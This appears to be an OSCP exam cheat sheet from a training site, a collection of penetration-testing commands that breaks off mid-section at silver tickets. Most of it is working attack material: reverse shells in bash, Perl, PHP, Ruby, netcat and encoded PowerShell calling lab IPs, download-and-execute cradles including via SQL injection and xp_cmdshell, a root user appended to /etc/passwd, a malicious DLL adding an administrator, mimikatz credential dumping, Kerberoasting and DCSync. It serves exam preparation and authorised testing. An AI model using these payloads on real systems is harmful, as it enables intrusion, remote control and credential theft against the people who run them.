Cyber Public School

OSCP Cheat Sheet

OFFENSIVE® security

https://cyberpublicschool.com/

CYBER PUBLIC SCHOOL

OSCP Cheat Sheet

Table of Content

CYBER PUBLIC SCHOOL

- Web
- SQLi
- Linux
- Windows
- Windows AD
- Bruteforcing kerberos
- Kerberoasting
- AS-REP roasting
- DCsync attack
- Silver tickets
- Responder Net-NTLMv2 capture
- Net-NTLM relaying
- Client-Side
- Email phishing attack
- Post-Exploitation / Lateral Movement
- Linux
- Windows
- chisel and internal enumeration
- PsExec
- WMI, winRM and evil-winrm
- RDP
- pass the hash
- overpass the hash
- pass the ticket
- DCOM
- Golden ticket
- Shadow copies
- Reporting

CYBER PUBLIC SCHOOL

- **Reverse Shells**

  - **shell upgrade**

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

  - **bash**

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
bash -c "bash -i >& /dev/tcp/192.168.45.183/443 0>&1"
```

  - **perl**

```
perl -e 'use
Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STR
EAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p
,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S")
;open(STDERR,">&S");exec("/bin/sh -i");};'
```

  - **php**

```
<?php
$sock=fsockopen("192.168.45.218",80);exec("/bin/sh -i
<&3 >&3 2>&3"); ?>
```

```
php -r
'$sock=fsockopen("192.168.45.218",80);exec("/bin/sh -i
<&3 >&3 2>&3");'
```

- **Ruby**

```
ruby -rsocket -
e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

- **netcat**

```
nc -e /bin/sh 10.0.0.1 1234
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.45.218 1234 >/tmp/f
```

- **malicious exe payload**

```
nc -e /bin/sh 10.0.0.1 1234
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.45.218 1234 >/tmp/f
```

- **listener endpoint**

```
msfconsole -x "use multi/handler;set payload
windows/x64/meterpreter/reverse_tcp; set lhost
192.168.45.235; set lport 7777; set ExitOnSession false;
exploit -j"
```

- **powershell**

```
powershell -c "iex(new-object
net.webclient).downloadstring(\"http://192.168.45.235:1
337/Invoke-PowerShellTcp.ps1\")"
```

- **create powershell one liner**

```
pwsh

$Text = '$client = New-Object
System.Net.Sockets.TCPClient("192.168.119.3",4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()'

$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)

$EncodedText

powershell%20-
enc%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHM
AdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdA
AoACIAMQA5ADIALgAxADYAOAAuADQANQAuADEAOAAzACIALAA0ADQANAA0ACkAOwAkAH
MAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQ
AoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1AD
UAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQ
BhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4A
TABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAo
AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZ
QBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AF
MAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABi
AGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB
0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZ
QBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAH
QAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4A
HQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAd
ABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwB
yAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALg
BMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQ
AYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
```

- **After the oneline is created we can**

Generate base64 powershell reverse shell (remember to change IP and PORT)

```
import sys
import base64

payload = '$client = New-Object
System.Net.Sockets.TCPClient("192.168.118.10",443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " +
(pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($s
endbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'

cmd = "powershell -nop -w hidden -e " +
base64.b64encode(payload.encode('utf16')[2:]).decode()

return cmd
```

```
powershell -nop -w hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdA
AuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAMQ
A4AC4AMQAwACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBl
AHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuAD
YANQA1ADMANQB8ACUAewAwAH0AOwB3AGgaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtA
C4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkA
KQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAL
QBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbw
BkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAk
AHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABP
AHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAY
QBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQ
AcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAU
wBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlA
GEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4AT
ABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbg
B0AC4AQwBsAG8AcwBlACgAKQA=
```

Cracking

KeePass

- First it we extract the password hash

```
keepass2john Database.kdbx > keepass.hash
```

- Then we crack it. We can either use john

```
john --wordlist=/home/leo/repos/projects/wordlists/passwords/rockyou.txt Keepasshash.txt
```

- or hashcat. If we hashcat we must remember to strip off the initial "Database:" from the hash.

```
hashcat -m 13400 keepass.hash rockyou.txt -r rockyou-30000.rule --force
```

ssh key

- First we extract the hash

```
ssh2john id_rsa > ssh.hash
```

- Then we crack it, either with john

```
john --wordlist=/usr/share/wordlists/passwords/rockyou.txt hash.txt
```

- or with hashcat

```
hashcat -m 22921 ssh.hash rockyou.txt --force
```

NTLM

- We can use hashcat with code 1000

```
hashcat -m 1000 nelly.hash rockyou.txt -r best64.rule --force
```

Net-NTLMv2

- We can use hashcat with code 5600

```
hashcat -m 5600 paul.hash rockyou.txt --force
```

AS-REP roasting

CYBER PUBLIC SCHOOL

- Suppose we perform a AS-REP attack over a windows AD

```
impacket-GetNPUsers -dc-ip 192.168.50.70  -request -outputfile hashes.asreproast corp.com/pete
```

- Then we get the following hash

```
$krb5asrep$23$dave@CORP.COM:b24a619cfa585dc1894fd6924
162b099$1be2e632a9446d1447b5ea80b739075ad214a578f0377
3a7908f337aa705bcb711f8bce2ca751a876a7564bdbd4a926c10d
a32b01ec750cf35a2c37abde02f28b7aa363ffa1d18c9dd0262e43a
b6a5447db24f71256120f94c24b17b1df465beed362fcb14a539b4
e9678029f3b3556413208e8d644fed540d453e1af6f20ab909fd3d
9d35ea8b17958b56fd8658b147186042faaa686931b2b75716502
775d1a18c11bd4c50df9c2a6b5a7ce2804df3c71c7dbbd7af7adf30
92baa56ea865dd6e6fbc8311f940cd78609f1a6b0cd3fd150ba402f
14fccd90757300452ce77e45757dc22
```

- to crack it we can use hashcat with code 18200

```
sudo hashcat -m 18200 hashes.asreproast rockyou.txt -r
best64.rule –forcev
```

Kerberoasting

CYBER PUBLIC SCHOOL

- Suppose we perform a kerberoasting attack over a windows AD

```
proxychains impacket-GetUserSPNs -request -dc-ip 10.10.132.146
oscp.exam/web_svc
```

- Then we get the following

```
$krb5tgs$23$*iis_service$corp.com$HTTP/web04.corp.com:80@
corp.com*$940AD9DCF5DD5CD8E91A86D4BA0396DB$F57066A4
F4F8FF5D70DF39B0C98ED7948A5DB08D689B92446E600B49FD5
02DEA39A8ED3B0B766E5CD40410464263557BC0E4025BFB92D8
9BA5C12C26C72232905DEC4D060D3C8988945419AB4A7E7ADEC
407D22BF6871D...
...
```

- to crack it we can use hashcat with code 13100

```
sudo hashcat -m 13100 hashes.kerberoast rockyou.txt -r
best64.rule --force
```

CYBER PUBLIC SCHOOL

Tunneling

- socat

```
socat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432
```

ssh

- Four different types of tunnel:

- **Local port forwarding:** Created with option -L

```
ssh -N -L 0.0.0.0:4455:172.16.50.217:445 user@server
```

- **Dynamic port forwarding:** Created with option -D

```
ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
```

- **Remote port forwarding:** Created with option -R
  - First we start a local ssh server

CYBER PUBLIC SCHOOL

```
sudo systemctl start ssh
```

  - Then we connect back to it from the remote machine. In this case, we want to listen on port 2345 on our Kali machine (127.0.0.1:2345), and forward all traffic to the PostgreSQL port on PGDATABASE01 (10.4.50.215:5432).

```
ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4
```

- We can then stop our ssh server

```
sudo systemctl stop ssh
```

- **Remote dynamic port forwarding:** Created with option -R but without specifying endpoints.

- First we start a local ssh server

```
sudo systemctl start ssh
```

- which is able to access all interfaces that are available to the victim machine.

```
ssh -N -R 9998 kali@192.168.118.4
```

- We can then stop our ssh server

```
sudo systemctl stop ssh
```

CYBER PUBLIC SCHOOL

Chisel

- First we download the executable on the remote machine

```
certutil -urlcache -split -f
"http://192.168.45.170:1337/chisel64.exe" chisel64.exe
```

- then we start the executable on our linux attacker box

```
./chisel64.elf server -p 8000 --reverse
```

- and then we connect to it from the remote machine using our IP during the connection.

```
chisel64.exe client 192.168.45.217:8000 R:socks
```

- This, by default, will create a SOCKS5 proxy within the endpoint 127.0.0.1:1080 of our local machine. To access that proxy we can edit the proxychains conf in order to put at the end

```
socks5 127.0.0.1:1080
```

CYBER PUBLIC SCHOOL

Enumeration

General

- Nmap port scanning

```
nmap -sC -sV <IP>
nmap -p- <IP>
sudo nmap -sU -p161 <IP>
proxychains nmap -sT --top-ports=100 -Pn <IP>
```

- Port scanning in windows

```
Test-NetConnection -Port 445 192.168.50.151
1..1024 | % {echo ((New-Object
Net.Sockets.TcpClient).Connect("192.168.50.151", $_)) "TCP port
$_ is open"} 2>$null
```

- Search for exploits and copy them

```
searchsploit <SOFTWARE>
searchsploit -m 16051
```

- DNS zone transfer attack

```
dig axfr oscp.exam @192.168.221.156
```

- Login with RDP

```
xfreerdp /u:yoshi /p:"Mushroom!" /v:172.16.219.82
```

- KeePass database

```
kpcli --kdb=Database.kdbx
kpcli:/Database/Network> show -f 0
```

- Extract data from pdf

```
exiftool -a file.pdf
```

Brute Forcing

- Brute forcing RDP with hydra

```
hydra -l user -P rockyou.txt rdp://192.168.50.202
```

- Brute forcing FTP with hydra

```
hydra -l itadmin -I -P rockyou.txt -s 21 ftp://192.168.247.202
```

- Brute forcing SSH with hydra

```
hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222
ssh://192.168.50.201
```

- Brute forcing HTTP POST login with hydra

```
hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.50.201 http-post-form "/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"
```

- Password spraying RDP with hydra

```
hydra -L users.txt -p "SuperS3cure1337#" rdp://192.168.247.202
```

HTTP

- gobuster directory mode

```
gobuster dir -t20 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.216.121 -x aspx
```

- gobuster vhost mode

CYBER PUBLIC SCHOOL

```
gobuster vhost --wordlist /home/kali/repos/projects/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://oscp.exam:8000 --exclude-length 334
```

- wfuzz

```
wfuzz -w /home/kali/repos/projects/SecLists/Discovery/DNS/subdomains-top1million-110000.txt http://192.168.238.150:8080/search?FUZZ=FUZZ
```

- kiterunner to enumerate API endpoints

```
kiterunner scan http://192.168.243.143/api/ -w routes-small.kite
-x 20
```

- php filters with LFI

```
curl
http://192.168.193.16/meteor/index.php?page=php://filter/con
vert.base64-
encode/resource=../../../../../../..//var/www/html/backup.php
curl
http://192.168.193.16/meteor/index.php?page=data://text/plai
n,<?php%20echo%20system('uname%20-a');?>"
```

- enumerate wordpress sites

```
# default enumeration
wpscan --url http://10.10.10.88/webservices/wp

# enumerates vulnerable plugins
wpscan --url http://10.10.10.88/webservices/wp --enumerate vp

# enumerates all plugins
wpscan --url http://10.10.10.88/webservices/wp --enumerate ap

# enumerate all plugins using proxy
wpscan --url http://10.10.10.88/webservices/wp/index.php --
proxy 127.0.0.1:8080 --enumerate ap

# enumerate everything
wpscan --url http://10.10.10.88/webservices/wp/index.php --
proxy 127.0.0.1:8080 --enumerate ap tt at
```

SMB

- nmap to get basic info

```
nmap -v -p 139,445 --script smb-os-discovery 192.168.50.152
```

- check for anonymous share

```
smbmap -H <IP>
```

- list share of particular user with username and password

```
crackmapexec smb 192.168.242.147 -u web_svc -p Dade --shares
```

- list share of particular user with NTLM hash

```
crackmapexec smb 192.168.242.147 -u web_svc -H
822d2348890853116880101357194052
```

CYBER PUBLIC SCHOOL

- password spraying

```
crackmapexec smb 192.168.242.147 -u usernames.txt -p
Diamond1 --shares
```

- Connect to SMB share

```
smbclient //172.16.246.11/C$ -U medtech.com/joe%Password
smbclient //192.168.212.248/transfer -U damon --pw-nt-hash
820d6348590813116884101357197052 -W relia.com
```

SNMP

- Download necessary stuff to deal with SNMP extended objects

```
sudo apt-get install snmp-mibs-downloader
download-mibs
sudo nano /etc/snmp/snmp.conf (comment line saying "mibs :")
```

- Enumerate all available communities, the wordlist can be downloaded from SecLists

```
onesixtyone -c common-snmp-community-strings-
onesixtyone.txt 192.168.238.149 -w 100
```

- Simple walk

```
snmpbulkwalk -c public -v2c 192.168.238.149 > out.txt
```

CYBER PUBLIC SCHOOL

- Enumerate extended objects

```
snmpwalk -v1 -c public 192.168.221.156  NET-SNMP-EXTEND-
MIB::nsExtendObjects
```

Linux

- Linenum

```
curl http://192.168.45.198/linenum.sh > linenum.sh
chmod +x linenum.sh
./linenum.sh | tee linenum_output.tx
```

- linpeas

```
curl http://192.168.45.198/linpeas.sh > linpeas.sh
chmod +x linpeas.sh
./linpeas.sh | tee linpeas.txt
```

- pspy64 to view cronjobs

```
curl http://192.168.45.198/pspy64 > pspy64
chmod +x pspy64
./pspy64
```

CYBER PUBLIC SCHOOL

- SUID files

```
find / -perm -u=s  2>/dev/null
```

- SGID files

```
find / -perm -g=s -type f 2>/dev/null
```

- search particular filename

```
find / -name "*GENERIC*" -ls
```

- print env variables

```
env
```

Windows

- Basic enumeration
  - operating system, version and architecture

```
systeminfo
```

  - launch powershell

```
powershell -ep bypass
```

  - list my user

```
whoami
```

CYBER PUBLIC SCHOOL

  - list my priv

```
whoami /priv
```

  - list my groups

```
whoami /groups
```

  - list users

```
net user
```

- list my users details

```
net user <MY-NAME>
```

- list account policy

```
net accounts
```

- existing groups

```
Get-LocalUser
Get-LocalGroup
Get-LocalGroupMember <GROUP-NAME>
```

- network information

```
ipconfig /all
route print
netstat -ano
```

- get env variables

```
dir env:
```

- installed apps (32 bit)

```
Get-ItemProperty
"HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
```

- installed apps (64 bit)

```
Get-ItemProperty
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
```

- running processes

```
Get-Process
```

Files, services and History

- search files recursively

```
Get-ChildItem -Path C:\Users\ -Include *.kdbx -File -Recurse -
ErrorAction SilentlyContinue
```

- get permissions

```
icacls auditTracker.exe
```

- get service info

```
Get-Service * | Select-Object
Displayname,Status,ServiceName,Can*
Get-CimInstance -ClassName win32_service | Select
Name,State,PathName | Where-Object {$_.State -like 'Running'}
```

- Search history

```
(Get-PSReadlineOption).HistorySavePath
type
C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerSh
ell\PSReadLine\ConsoleHost_history.txt
type C:\Users\Public\Transcripts\transcript01.txt
```

- Connect to MSSQL database

```
impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
```

File transfer

```
certutil -urlcache -split -f "http://192.168.45.170:1337/chisel64.exe" chisel64.exe
```

```
iwr -uri http://192.168.45.159:1337/winPEASx64.exe -Outfile winPEASx64.exe
```

- Transfer files from window using nc

```
Get-Content "Database.kdbx" | .\nc.exe 192.168.45.239 5555
```

CYBER PUBLIC SCHOOL

- Typical files to transfer

```
iwr -uri http://192.168.45.159:1337/ncat.exe -Outfile ncat.exe
iwr -uri http://192.168.45.159:1337/mimikatz64.exe -Outfile
mimikatz64.exe
iwr -uri http://192.168.45.159:1337/chisel64.exe -Outfile chisel64.exe

iwr -uri http://192.168.45.159:1337/winpeas64.exe -Outfile
winpeas64.exe
iwr -uri http://192.168.45.159:1337/privesccheck.ps1 -Outfile
privesccheck.ps1
iwr -uri http://192.168.45.159:1337/SharpHound.exe -Outfile
SharpHound.exe

iwr -uri http://192.168.45.159:1337/insomnia_shell.aspx -Outfile
insomnia_shell.aspx
iwr -uri http://192.168.45.159:1337/PrintSpoofer64.exe -Outfile
PrintSpoofer64.exe
iwr -uri http://192.168.45.159:1337/GodPotato-NET2.exe -Outfile
GodPotato-NET2.exe
iwr -uri http://192.168.45.159:1337/GodPotato-NET4.exe -Outfile
GodPotato-NET4.exe
iwr -uri http://192.168.45.159:1337/GodPotato-NET35.exe -Outfile
GodPotato-NET35.exe
iwr -uri http://192.168.45.159:1337/JuicyPotatoNG.exe -Outfile
JuicyPotatoNG.exe
```

- Other types of file transfer

```
(new-object
System.Net.WebClient).DownloadFile("http://10.10.122.141/Script/m
imikatz64.exe", "C:\TEMP\mimikatz64.exe")
(new-object
System.Net.WebClient).DownloadFile("http://10.10.122.141/Script/m
imikatz64.exe", "C:\TEMP\mimikatz64.exe")
```

- Start SMB server

```
impacket-smbserver smbfolder $(pwd) -smb2support -user kali -password kali
```

- user SMB server within windows machine

```
$pass = convertto-securestring 'kali' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('kali', $pass)
New-PSDrive -Name kali -PSProvider FileSystem -Credential $cred -Root \\192.168.45.245\smbfolder

cd kali:
copy kali:\PrintSpoofer64.exe C:\TEMP
copy kali:\ncat.exe C:\TEMP
copy kali:\SharpHound.exe C:\TEMP
```

Automated tools

CYBER PUBLIC SCHOOL

- **winPEASx64**https://github.com/carlospolop/PEASSng/tree/master/winPEAS
- **Issue with latest build of missing DLL. To fix use this release** https://github.com/carlospolop/PEASSng/releases/tag/20230423-4d9bddc5

```
iwr -uri http://192.168.45.159:1337/winpeas64.exe -Outfile winpeas64.exe
./winPEASx64.exe
```

—-

- **PrivescCheck** https://github.com/itm4n/PrivescCheck

```
iwr -uri http://192.168.45.159:1337/privesccheck.ps1 -Outfile
privesccheck.ps1
. .\privesccheck.ps1
Invoke-PrivescCheck -Extended -Report
"privesccheck_$($env:COMPUTERNAME)"
```

Windows AD

- List all currently joined machine in the AD

```
Get-ADComputer -Filter * -Properties Name -Server "medtech.com"
Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem,
OperatingSystemServicePack | Format-List name, ipv4*, oper*
```

CrackMapExec

CYBER PUBLIC SCHOOL

- Enumerate smb, winrm, rdp and ssh through crackmapexec, with password and hashes

```
proxychains crackmapexec smb IP1 IP2 -u USERNAME -p PASSWORD --
shares
proxychains crackmapexec winrm IP1 IP2 -u USERNAME -p
PASSWORD --continue-on-success
proxychains crackmapexec rdp IP1 IP2 -u USERNAME -p PASSWORD
proxychains crackmapexec ssh IP1 IP2 -u USERNAME -p PASSWORD

proxychains crackmapexec smb IP1 IP2 -u USERNAME -H NTLM-
HAHSH --shares
```

SharpHound & BloodHound

- transfer sharphound into the remote machine, collect data and transfer data back to attacker machine

```
iwr -uri http://192.168.45.159:1337/SharpHound.exe -Outfile SharpHound.exe
./SharpHound.exe --CollectionMethods All
```

- start neo4j. Default creds are neo4j:admin

```
sudo /usr/bin/neo4j console
http://localhost:7474/browser/
```

- launch bloodhound

```
./BloodHound --no-sandbox
```

PowerView

CYBER PUBLIC SCHOOL

TODO

Exploitation

Web

SQLi

- Basic SQLi

```
' OR 1=1 --
```

- XP_CMDSHELL in mssql

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
' ; EXEC xp_cmdshell 'powershell -c "iex(new-object
net.webclient).downloadstring(\"http://192.168.45.248:1337/Invoke-
PowerShellTcp.ps1\")" '; --
```

CYBER PUBLIC SCHOOL

- Union select

```
username=' UNION SELECT 'nurhodelta','password','c','d','f','a','a' --
&password=password&login=
```

Linux

- Add root user to passwd file (root2:w00t)

```
echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd
```

- Abuse tar wildcard tar -zxf /tmp/backup.tar.gz *

```
echo "python3 /tmp/rev.py" > demo.sh
touch -- "--checkpoint-action=exec=sh demo.sh"
touch -- "--checkpoint=1"
```

Windows

TODO:
https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a
https://github.com/r3motecontrol/GhostpackCompiledBinaries
https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

- three steps to get reverse shell using unreliable exploit

```
payload_1 = f'cmd.exe /c mkdir C:\TEMP'.encode('utf-8')
payload_3 = f'powershell -c "iwr -uri http://192.168.45.215/shell.exe -Outfile C:\TEMP\shell.exe"'.encode('utf-8')
payload_4 = f'cmd.exe /c "C:\TEMP\shell.exe"'.encode('utf-8')
```

SQLi using xp_cmdshell

- First we enable xp_cmdshell

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

- and then we can execute our code

```
EXEC xp_cmdshell 'whoami';
```

- to get a reverse shell execute

```
' ; EXEC xp_cmdshell 'powershell -c "iex(new-object
net.webclient).downloadstring(\"http://192.168.45.248:1337/Invoke-
PowerShellTcp.ps1\")" '; --
```

- Exploit SeImpersonatePriv

```
./PrintSpoofer64.exe -c "C:\TEMP\ncat.exe 192.168.45.235 5555 -e
cmd"
.\PrintSpoofer64.exe -i -c powershell.exe
```

```
./GodPotato-NET2.exe -cmd "C:\TEMP\ncat.exe 192.168.45.235 5555 -
e cmd"
./GodPotato-NET4.exe -cmd "C:\TEMP\ncat.exe 192.168.45.235 5555 -
e cmd"
./GodPotato-NET35.exe -cmd "C:\TEMP\ncat.exe 192.168.45.235 5555
-e cmd"n
```

- Dumping logon passwords with mimikatz

```
./mimikatz64.exe "privilege::debug" "sekurlsa::logonPasswords full" "exit"
```

- Dumping LSA with mimikatz

```
reg save hklm\sam sam.hiv
reg save hklm\security security.hiv
reg save hklm\system system.hiv
./mimikatz64.exe "privilege::debug" "token::elevate" "lsadump::sam sam.hiv security.hiv system.hiv" "exit"
```

```
./mimikatz64.exe "lsadump::sam /system:C:\TEMP\SYSTEM /sam:C:\TEMP\SAM" "exit"
./mimikatz64.exe "lsadump::sam sam.hiv security.hiv system.hiv" "exit"
```

- Change user. Requires GUI, such as a RDP session.

```
runas /user:backupadmin cmd
```

- Cross-Compilation for malicious exe
- Cross compile for windows

```
#include <stdlib.h>

int main ()
{
system("C:\TEMP\ncat.exe 192.168.45.217 7777 -e cmd");

return 0;
}
```

```
x86_64-w64-mingw32-gcc exploit.c -o exploit.exe
```

- Cross-Compilation for malicious DLL

```
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
    HANDLE hModule,// Handle to DLL module
    DWORD ul_reason_for_call,// Reason for calling function
    LPVOID lpReserved ) // Reserved
{
switch ( ul_reason_for_call )
 {
 case DLL_PROCESS_ATTACH: // A process is loading the DLL.
  int i;
  i = system ("net user dave2 password123! /add");
  i = system ("net localgroup administrators dave2 /add");
  break;
 case DLL_THREAD_ATTACH: // A process is creating a new thread.
  break;
 case DLL_THREAD_DETACH: // A thread exits normally.
  break;
 case DLL_PROCESS_DETACH: // A process unloads the DLL.
  break;
 }
return TRUE;
}
```

```
x86_64-w64-mingw32-gcc adduser_dll.c --shared -o adduser.dll
```

Windows AD

- Bruteforcing kerberos

https://github.com/ropnop/kerbrute

TODO: bruteuser TODO: bruteforce TODO: paswordspray TODO: userenum

Kerberoasting

- through socks proxy using creds of web_svc

```
proxychains impacket-GetUserSPNs -request -dc-ip 10.10.132.146 oscp.exam/web_svc
```

- can also be done with rubeus
  https://github.com/GhostPack/Rubeus

```
.\Rubeus.exe kerberoast /outfile:hashes.kerberoast
```

- then crack with

```
sudo hashcat -m 13100 hashes.kerberoast rockyou.txt -r best64.rule --force
```

Targeted kerberoasting

- leverage permission GenericWrite or GenericAll in order to set a particular SPN for a target user.
- kerberoast that user and crack its passwords
- remove the assigned SPN.

- AS-REP roasting

```
proxychains impacket-GetNPUsers -dc-ip 192.168.221.70 -request -outputfile hashes corp.com/pete
```

- Can also be done with rubeus

```
.\Rubeus.exe asreproast /nowrap
```

- then crack with

```
sudo hashcat -m 18200 hashes.asreproast rockyou.txt -r best64.rule --force
```

Targeted AS-REP roasting

- leverage permission GenericWrite or GenericAll to modify the User Account Control value of our username target to not require kerberos pre-auth.
- Perform typical AS-REP roasting.

CYBER PUBLIC SCHOOL

DCsync attack

To launch a DSsync attac, a user needs to have the following privileges:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes in Filtered Set rights.
- By default, members of the Domain Admins, Enterprise Admins, and Administrators groups have these rights assigned.

- Using mimikatz, provide the user for which we want to obtain creds

```
lsadump::dcsync /user:corp\dave
lsadump::dcsync /user:corp\Administrator
```

- using impacket-secretsdump.

```
impacket-secretsdump -just-dc-user dave
corp.com/jeffadmin:"password"@192.168.50.70
```

Silver tickets

With the service account password or its associated NTLM hash at hand, we can forge our own service ticket to access the target resource (in our example, the IIS application) with any permissions we desire. This custom-created ticket is known as a silver ticket and if the service principal name is used on multiple servers, the silver ticket can be leveraged against them all.

We need to collect the following three pieces of information to create a silver ticket:

- SPN password hash
- Domain SID
- Target SPN

- To get the password hash of the SPN we can use a tool like mimikatz. To get the domain SID we can do whoami /user

```
corp\jeff S-1-5-21-1987370270-658905905-1781884369-1105
```

and to get the SPN we can enumerate SPN using impacket-GetUserSPNs.

- With all of this info, we can forge a TGS (silver ticket) as follows within mimikatz

```
